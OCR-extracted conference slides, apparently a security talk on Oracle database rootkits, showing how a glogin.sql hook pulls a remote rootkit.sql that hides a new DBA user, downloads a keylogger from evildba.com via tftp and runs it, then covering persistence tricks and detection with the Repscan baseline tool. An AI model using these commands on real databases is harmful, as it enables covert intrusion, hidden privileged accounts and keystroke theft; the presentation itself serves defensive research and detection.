
Installing Rootkit via glogin.sql




Installing Rootkit via glogin.sql



Installing Rootkit via glogin.sql




Installing Rootkit via glogin.sql



1. Create a text file rootkit.sql containing the modified data dictionary objects (e.g. dba_users)

```
############ rootkit.sql ########################

    set term off
    create user hacker identified by my!hacker;
    grant dba to hacker;

    CREATE OR REPLACE VIEW SYS.DBA_USERS(
                  […]
    and u.name != hacker;

    host tftp -i evildba.com GET keylogger.exe keylogger.exe
    host keylogger.exe

    set term on

############ rootkit.sql ########################
```

Installing Rootkit via glogin.sql




2. Put this text file rootkit.sql on a webserver, e.g. `http://www.evildba.com/rootkit.sql`

3. Put the HTTP-call into the glogin.sql or login.sql file of the DBA client (e.g. via a Internet Explorer Exploit or via Linux/Windows bootdisk)

```
############ glogin.sql ########################

@http://www.evildba.com/rootkit.sql

############ rootkit.sql ########################
```


Installing Rootkit via glogin.sql



4. The next time a DBA logins to a database the following happens (in the background):

- **rootkit.sql is downloaded from www.evildba.com**
- **rootkit.sql is executed**
  - **Disable terminal output**
  - **Create a user hacker**
  - **Modify data dictionary objects**
  - **Download keylogger.exe**
  - **Execute keylogger.exe**
  - **Enable Terminal output**
- **Show SQL-Prompt**

Surviving Updates / Patches




During database updates the repository is often rebuild from scratch. This normally removes all changes in the data dictionary objects like a modified views (e.g. DBA_USERS).

To avoid this a hacker could

- Create a special database job which reinstalls the rootkit after an upgrade
- Change glogin.sql on the database server
- Database logon trigger
- …

Detecting Rootkits




To detect modifications in a repository it is necessary to

- **Generate a baseline of the repository or get the baseline from the vendor**
- **Compare the repository against a baseline**
- **Check the results of the comparison**

- **Checksums must be calculated externally because the internal MD5-checksum could be tampered**

Detecting Rootkits



Repscan for Oracle

- Retrieves the data dictionary
- Generates baselines of the data dictionary
- Compares data dictionary with a baseline
- Finds modifications in execution paths
- Checks for insecure database settings

Usage

- `generate.cmd`
- `check.cmd`
- Manual: repscan.txt

Detecting Rootkits

MD5-checksum report

Report generated by RepScan
Created: Fri Apr 01 11:10:18 2005

Used Parameters

Parameter	Value	MD5
dbinfolist	databases.xml	b5a64451862a864695a615fc33c64928
dbchecklist	exec.xml	40c2d37dbca96a5d18331b06a77ede34
action	check	
signatures	signatures\	
reportfile	scanreport.xml	37d8b8e51495f99e8db8158534b96078
rulesonly	No	


Scanned databases

Database Name	Signature	Result
ora10103	signatures\ora10103_sig.csv	failed
ora90206	signatures\ora90206_sig.csv	passed

Modified items in ora10103

Modification type	Owner	Type	Name	new MD5-checksum
added	SYSTEM	SYNONYM	DBA_USERS	9d5a69aeabcf6fd020a5d02d61e6fa3f
modified	SYS	VIEW	DBA_USERS	b00c9f18c7d8514ab5ef69f7040c92a1

Conclusion



Modification of metadata is a generic problem because there is no security layer inside the repository (e.g. protecting views).
It affects all repository based system.

- **Databases (e.g. Oracle, DB2, MS SQL, Postgres, …)**
- **Repository based software (e.g. Siebel, …)**
- **Custom software with own user management (e.g. Web applications)**
- **3rd-party software for databases is also affected (e.g. Administration-Tools, Vulnerability-Scanner, …)**

Conclusion

Secure coding hints

- Use base tables instead of views for critical objects (e.g. users, processes)
- Use absolute execution paths for critical objects (e.g. SYS.dbms_crypto)
- Application (e.g. database) itself should check the repository for modifications
- Compare the repository regularly against a (secure) baseline

Additional Links

- **Red-Database-Security GmbH**
  http://www.red-database-security.com
- **Repscan**
  http://red-database-security.com/repscan.html
- **Pete Finnigan‘s Website with many papers about Oracle security**
  http://www.petefinnigan.com/orasec.htm
- **Preinstalled Oracle @ VMware @ Linux**
  http://otn.oracle.com
- **Windows PE Bootdisk**
  http://www.nu2.nu/pebuilder/

red database security

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak at red-database-security.com